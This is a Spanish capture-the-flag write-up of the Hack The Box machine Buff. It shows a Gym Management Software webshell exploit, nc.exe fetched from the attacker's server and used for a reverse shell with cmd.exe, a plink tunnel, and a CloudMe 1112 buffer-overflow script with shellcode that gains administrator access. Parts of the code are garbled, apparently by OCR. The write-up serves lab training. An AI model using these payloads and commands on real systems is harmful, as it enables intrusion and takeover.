

## **HTB MÁQUINA BUFF**

Veamos las características de la Máquina, vemos que tiene una puntuación de 3.6, es una maquina en Windows y que está en la categoría de fácil.




Lo primero que realizamos es un escaneo de todos los puertos para ver con que nos encontramos y este nos devuelve que tiene el puerto 7680 que al parecer está corriendo el servicio de pando-pub pero no estamos seguros y el puerto 8080 bajo un servicio de http


```
/home/angussmoody/hackthebox/Buff-10.10.10.198]
      cat nmap.txt
# Nmap 7.80 scan initiated Fri Jul 17 22:59:19 2020 as: nmap -sSCV -p7680,8080 -o nmap.txt 10.10.10.198
Nmap scan report for 10.10.10.198
Host is up (0.75s latency).
         STATE SERVICE
                            VERSION
7680/tcp open pando-pub?
                            Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
8080/tcp open http
 http-open-proxy: Potentially OPEN proxy.
 Methods supported: CONNECTION
 http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
http-title: mrb3n's Bro Hut
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
 Nmap done at Fri Jul 17 23:01:03 2020 -- 1 IP address (1 host up) scanned in 103.73 seconds [rootcangussMoody] / /home/angussmoody/hackthebox/Buff-10.10.10.1981
```



Pasando a revisar el puerto 8080 nos encontramos con una web relacionada con un Gym



Enumerando un poco la máquina nos encontramos que en la parte de contactos nos da el nombre de un player de HTB y nos da un indicio de por dónde podríamos continuar algo llamada Gym Management Software 1.0




Inmediatamente buscamos esto en google, nos da respuesta de un exploit





Pasamos a este link para ver con que nos encontramos (https://www.exploit-db.com/exploits/48506)



Nos encontramos con un exploit en Python así que no lo descargamos para realizar algunas pruebas



Una vez descargado le ponemos un nombre más descriptivo y lo corremos, este nos da un ejemplo de cómo se debe lanzar el exploit, así que ponemos nuestro objetivo y vemos que nos devuelve una Shell

Pero esta Shell no es muy interactiva para que podamos trabajar en ella, así que vamos a tratar de conseguir una

```
angussMoody |- [/home/angussmoody/hackthebox/Buff-10.10.10.198
      python Gym Management.py http://10.10.10.198:8080/
[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> dir
PNG
Volume in drive C has no label.
Volume Serial Number is A22D-49F7
Directory of C:\xampp\htdocs\gym\upload
27/07/2020
                     <DIR>
            03:56
27/07/2020
                     <DIR>
            03:56
27/07/2020
            03:56
                            243,200 behenchod.exe
27/07/2020
                                 53 kamehameha.php
            03:56
               2 File(s)
                                243,253 bytes
                          6,474,543,104 bytes free
               2 Dir(s)
C:\xampp\htdocs\gym\upload>
```



Vamos a hacer uso de powershell en este caso para subir nuestro binario de nc.exe y tratar de conseguir nuestra Revshell

```
:\xampp\htdocs\gym\upload> powershell "IWR http://10.10.15.128:8000/nc.exe -Outfile C:\xampp\htdocs\gym\upload\nc.ex
OPNG
C:\xampp\htdocs\gym\upload> dir
PNG
Volume in drive C has no label.
Volume Serial Number is A22D-49F7
Directory of C:\xampp\htdocs\gym\upload
27/07/2020
            03:57
                     <DTR>
27/07/2020
            03:57
                     <DIR>
                            243,200 behenchod.exe
27/07/2020
            03:56
27/07/2020
            03:57
                                 53 kamehameha.php
                             43,696 nc.exe
27/07/2020
            03:57
               3 File(s)
                                286,949 bytes
               2 Dir(s) 6,532,718,592 bytes free
C:\xampp\htdocs\gym\upload>
       angussMoody
     ls nc.exe
nc.exe
        angussMoody
     python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.198 - - [23/Jul/2020 19:30:21] "GET /nc.exe HTTP/1.1" 200
```

Cuando nuestro archivo montado en la máquina vamos a correr el netcat con los parámetros necesarios para nuestra máquina, donde ya debemos tenerla a la escucha en el puerto que deseamos realizar nuestro Shell reversa.

```
C:\xampp\htdocs\gym\upload> dir
PNG
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7
 Directory of C:\xampp\htdocs\gym\upload
17/09/2020
            21:49
                      <DIR>
17/09/2020
            21:49
                      <DTR>
                           8,140,886 chisel-x64.exe
17/09/2020
            21:24
                                   53 kamehameha.php
17/09/2020
            21:49
17/09/2020
            21:24
                              38,616 nc.exe
17/09/2020
            21:47
                             308,736 wget.exe
                               8,488,291 bytes
                4 File(s)
                2 Dir(s)
                           7,434,297,344 bytes free
C:\xampp\htdocs\gym\upload> nc.exe 10.10.14.225 4444 -e cmd.exe
  [root@angussMoody]-[/home/angussmoody/hackthebox/scripts]
     #nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.225] from (UNKNOWN) [10.10.10.198] 53583
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\xampp\htdocs\gym\upload>whoami
whoami
buff\shaun
C:\xampp\htdocs\gym\upload>
```



Decir que en mi caso y creo que varios, se tuvo muchos problemas, ya que la máquina es un poco inestable así que debí realizar el proceso más de una vez, tanto para el user como para el root

```
angussMoody
      nc -lvp 4444
listening on [any] 4444 ...
10.10.10.198: inverse host lookup failed: Unknown host
connect to [10.10.15.128] from (UNKNOWN) [10.10.10.198] 49731
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\xampp\htdocs\gym\upload>whoami
whoami
buff\shaun
C:\xampp\htdocs\gym\upload>cd C:\Users\shaun\Desktop
cd C:\Users\shaun\Desktop
C:\Users\shaun\Desktop>dir
dir
 Volume in drive C has no label
 Volume Serial Number is A22D-49F7
 Directory of C:\Users\shaun\Desktop
14/07/2020 13:27
                     <DIR>
14/07/2020
           13:27
                     <DIR>
27/07/2020 03:55
                                  34 user.txt
               1 File(s)
                                     34 bytes
                          6,574,727,168 bytes free
               2 Dir(s)
C:\Users\shaun\Desktop>
```

de esta manera obtenemos nuestra primer flag


## • Escalada de Privilegios:

La escalada de privilegios para esta máquina, de no ser por la inestabilidad sería relativamente directa, dentro del directorio Downloads nos encontramos con un binario llamado CloudMe\_1112.exe que nos llama la atención, ya que como es un CTF sabemos que no debe estar ahí por casualidad

```
C:\Users\shaun>cd Downloads
cd Downloads
C:\Users\shaun\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is A22D-49F7
Directory of C:\Users\shaun\Downloads
14/07/2020
                     <DIR>
            13:27
14/07/2020
            13:27
                     <DIR>
16/06/2020
            16:26
                         17,830,824 CloudMe 1112.exe
                              17,830,824 bytes
               1 File(s)
               2 Dir(s)
                          7,194,284,032 bytes free
C:\Users\shaun\Downloads>
```



Pasamos a investigar qué es esto en google y nos encontramos con varios exploits que nos indican como podemos realizar la escalada de privilegios



Para la esta escalada necesitamos crear un port forwarding, vamos a realizar este túnel con plink.exe como lo hemos realizado en otras máquinas (<a href="https://github.com/angussMoody/HackTheBox-Writeup">https://github.com/angussMoody/HackTheBox-Writeup</a>) vamos a aprovechar ahora curl para subir nuestros binario y así ver otra forma de subir archivos a nuestra máquina victima

```
python Gym_Management.py http://10.10.10.198:8080/
 +] Successfully connected to webshell.
   xampp\htdocs\gym\upload> curl http://10.10.14.189:8000/plink.exe -o plink.exe
GPNG
C:\xampp\htdocs\gym\upload> dir
OPNG
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7
 Directory of C:\xampp\htdocs\gym\upload
07/08/2020
             22:32
                       <DIR>
07/08/2020
             22:32
                       <DIR>
07/08/2020
             22:32
                                    53 kamehameha.php
07/08/2020
                               675,752 plink.exe
             22:32
                                   675,805 bytes
                2 File(s)
                2 Dir(s)
                            6,539,100,160 bytes free
C:\xampp\htdocs\gym\upload>
        angussMoody
                       /home/angussmoody/hackthebox/scripts
      ls plink.exe
plink.exe
        angussMoody |- /home/angussmoody/hackthebox/scrip
      python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.198 - - [07/Aug/2020 16:14:37] "GET /plink.exe HTTP/1.1" 200
```



```
import socket
target = "127.0.0.1"
           = b"\x90" * 10
padding1
           = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
EIP
NOPS
           = b"\x90" *
payload
           = b"\xba\xad\x1e\x7c\x02\xdb\xcf\xd9\x74\x24\xf4\x5e\x33
payload
          += b"\xc9\xb1\x31\x83\xc6\x04\x31\x56\x0f\x03\x56\xa2\xfc"
payload
          += b"\x89\xfe\x54\x82\x72\xff\xa4\xe3\xfb\x1a\x95\x23\x9f"
payload
          += b"\x6f\x85\x93\xeb\x22\x29\x5f\xb9\xd6\xba\x2d\x16\xd8"
payload
          += b"\x0b\x9b\x40\xd7\x8c\xb0\xb1\x76\x0e\xcb\xe5\x58\x2f"
payload
          += b"\x04\xf8\x99\x68\x79\xf1\xc8\x21\xf5\xa4\xfc\x46\x43"
          += b"\x75\x76\x14\x45\xfd\x6b\xec\x64\x2c\x3a\x67\x3f\xee'
payload
payload
          += b"\xbc\xa4\x4b\xa7\xa6\xa9\x76\x71\x5c\x19\x0c\x80\xb4"
payload
          += b"\x50\xed\x2f\xf9\x5d\x1c\x31\x3d\x59\xff\x44\x37\x9a"
          += b"\x82\x5e\x8c\xe1\x58\xea\x17\x41\x2a\x4c\xfc\x70\xff'
payload
payload
          += b"\x0b\x77\x7e\xb4\x58\xdf\x62\x4b\x8c\x6b\x9e\xc0\x33"
payload
          += b"\xbc\x17\x92\x17\x18\x7c\x40\x39\x39\xd8\x27\x46\x59"
          += b"\x83\x98\xe2\x11\x29\xcc\x9e\x7b\x27\x13\x2c\x06\x05"
payload
payload
          += b"\x13\x2e\x09\x39\x7c\x1f\x82\xd6\xfb\xa0\x41\x93\xf4"
          += b"\xea\xc8\xb5\x9c\xb2\x98\x84\xc0\x44\x77\xca\xfc\xc6"
payload
payload
          += b"\x72\xb2\xfa\xd7\xf6\xb7\x47\x50\xea\xc5\xd8\x35\x0c"
payload
          += b"\x7a\xd8\x1f\x6f\x1d\x4a\xc3\x5e\xb8\xea\x66\x9f
           = b^{\circ}C^{\circ} * (1500 - len(padding1 + NOPS + EIP + payload))
overrun
buf = padding1 + EIP + NOPS + payload + overrun
try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((target,8888))
        s.send(buf)
except Exception as e:
        print(sys.exc_value)
```

Nuestro exploit nos dice que es vulnerable a buffer overflow lo cual estábamos esperando por el nombre de la máquina

Ahora lo que debemos hacer es configurar nuestro exploit y en este caso vamos a configurarlo para que nos ejecute el nc.exe que previamente habíamos subido a nuestra máquina victima





Ahora que tenemos nuestro exploit configurado vamos a pasar


```
*CloudMe.py
# 10.10.10.198
                   F
import socket
target = "127.0.0.1"
           = b"\x90" * 1052
padding1
EIP
           = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS
           = b"\x90" * 30
buf = b""
buf += b"\xbd\xc4\x9d\xcb\xa5\xdb\xc3\xd9\x74\x24\xf4\x58\x2b"
buf += b"\xc9\xb1\x3e\x31\x68\x15\x03\x68\x15\x83\xe8\xfc\xe2
buf += b"\x31\x61\x23\x27\xb9\x9a\xb4\x48\x30\x7f\x85\x48\x26"
buf += b"\x0b\xb6\x78\x2d\x59\x3b\xf2\x63\x4a\xc8\x76\xab\x7d"
buf += b"\x79\x3c\x8d\xb0\x7a\x6d\xed\xd3\xf8\x6c\x21\x34\xc0"
buf += b"\xbe\x34\x35\x05\xa2\xb4\x67\xde\xa8\x6a\x98\x6b\xe4"
    += b"\xb6\x13\x27\xe8\xbe\xc0\xf0\x0b\xef\x56\x8a\x55\x2f"
buf += b"\x58\x5f\xee\x66\x42\xbc\xcb\x31\xf9\x76\xa7\xc0\x2b"
buf += b"\x47\x48\x6e\x12\x67\xbb\x6f\x52\x40\x24\x1a\xaa\xb2"
buf += b"\xd9\x1c\x69\xc8\x05\xa9\x6a\x6a\xcd\x09\x57\x8a\x02"
buf += b"\xcf\x1c\x80\xef\x84\x7b\x85\xee\x49\xf0\xb1\x7b\x6c
buf += b"\xd7\x33\x3f\x4a\xf3\x18\x9b\xf3\xa2\xc4\x4a\x0c\xb4"
buf += b"\xa6\x33\xa8\xbe\x4b\x27\xc1\x9c\x01\xb6\x54\x9b\x64"
buf += b"\xb8\x66\xa4\xd1\x57\x2f\xb7\xa6\x68\xfa\xf3\x59"
buf += b"\x23\xa7\x52\xf2\xed\x3d\xe7\x9f\x0e\xe8\x24\xa6\x8c'
buf += b"\x19\xd5\x5d\x8c\x6b\xd0\x1a\x0b\x87\xa8\x33\xf9\xa7
buf += b"\\x1f\\x33\\x28\\xe4\\xa5\\x97\\xaa\\x8a\\xb4\\x57\\x3a\\x11\\x2f"
buf += b"\xec\xde\xc6\xcc\x7f\x42\x7e\x6a\xed\x26\xf5\xfc\x81"
buf += b"\xb9\x94\x98\x05\x2b\x34\x4f\xd3\xcb\xdf\xaf\x2a\x1b"
buf += b"\x0e\x81\x7c\x75\x7f\xd5\x52\xb8\x46\x26\x8b\x89\x8b'
buf += b"\x7b\xf8\xcd\xc6\xle\xde\xde\x50\x30\x15\xfe\x20"
buf += b"\x4d"
           = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))
buf = padding1 + EIP + NOPS + payload + overrun
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                           Python Y Anchura del tabulador: 8 Y Ln 26, Col 3 Y INS
```

Vamos a pasar a configurar nuestro port forwarding para esto necesitamos iniciar el servicio ssh en nuestra máquina, que como dije anteriormente lo hemos realizado en otras máquinas que puedes ver en mi github

```
C:\xampp\htdocs\gym\upload>dir
dir
Volume in drive C has no label
Volume Serial Number is A22D-49F7
Directory of C:\xampp\htdocs\gym\upload
08/08/2020
            19:24
                     <DIR>
08/08/2020
            19:24
                     <DIR>
08/08/2020
            19:24
                                 53 kamehameha.php
08/08/2020
            18:43
                             59,392 nc.exe
08/08/2020
                            675,752 plink.exe
            19:25
               3 File(s)
                                735,197 bytes
               2 Dir(s)
                          6,778,593,280 bytes free
C:\xampp\htdocs\gym\upload>plink.exe -l root -pw TUPASSWORD 10.10.14.193 -R 8888:127.0.0.1:8888
                           /angussmoody/hackthebox/Buff-10.10.10.198
        angussMoody
      service ssh restart
                         me/angussmoody/hackthebox/Buff-10.10.10.198
        angussMoody
```



Ahora ya tenemos nuestro túnel en nuestra máquina, ya de esta manera podemos ejecutar el exploit en Python en local



Ahora ponemos nuestra máquina a la escucha en el puerto configurado para nuestro ataque, como dije anteriormente la máquina es muy inestable y como en el usuario, nos toca insistir un poco para generar nuestra Shell Reversa

```
/home/angussmoody/hackthebox/Buff-10.10.10.198
        angussMoody
      netstat -aon | grep 8888
                                                                                  off (0.00/0/0)
tcp
           0
                  0 127.0.0.1:
                                             0.0.0.0:*
                                                                      LISTEN
tcp6
           0
                  0 ::1:
                                             :::*
                                                                      LISTEN
                                                                                      (0.00/0/0)
        angussMoody
      python CloudMe.py
                       /home/angussmoody/hackthebox/Buff-10.10.10.198
        angussMoody
                      /home/angussmoody/hackthebox/Buff-10,10.10.198
        angussMoody
      nc -lvp 3333
listening on [any] 3333 ...
10.10.10.198: inverse host lookup failed: Unknown host
connect to [10.10.14.193] from (UNKNOWN) [10.10.10.198] 49770
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
buff\administrator
C:\Windows\system32>
```



```
C:\Windows\system32>whoami
whoami
buff\administrator
C:\Windows\system32>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7
 Directory of C:\Users\Administrator\Desktop
18/07/2020 17:36
                     <DIR>
18/07/2020 17:36
                     <DIR>
                              1,417 Microsoft Edge.lnk
16/06/2020 16:41
09/08/2020
           01:46
                                 34 root.txt
                                  1,451 bytes
               2 File(s)
               2 Dir(s)
                          8,314,212,352 bytes free
C:\Users\Administrator\Desktop>
```

De esta manera encontramos la flag del Root.

Saludos Fr13ndS HTB

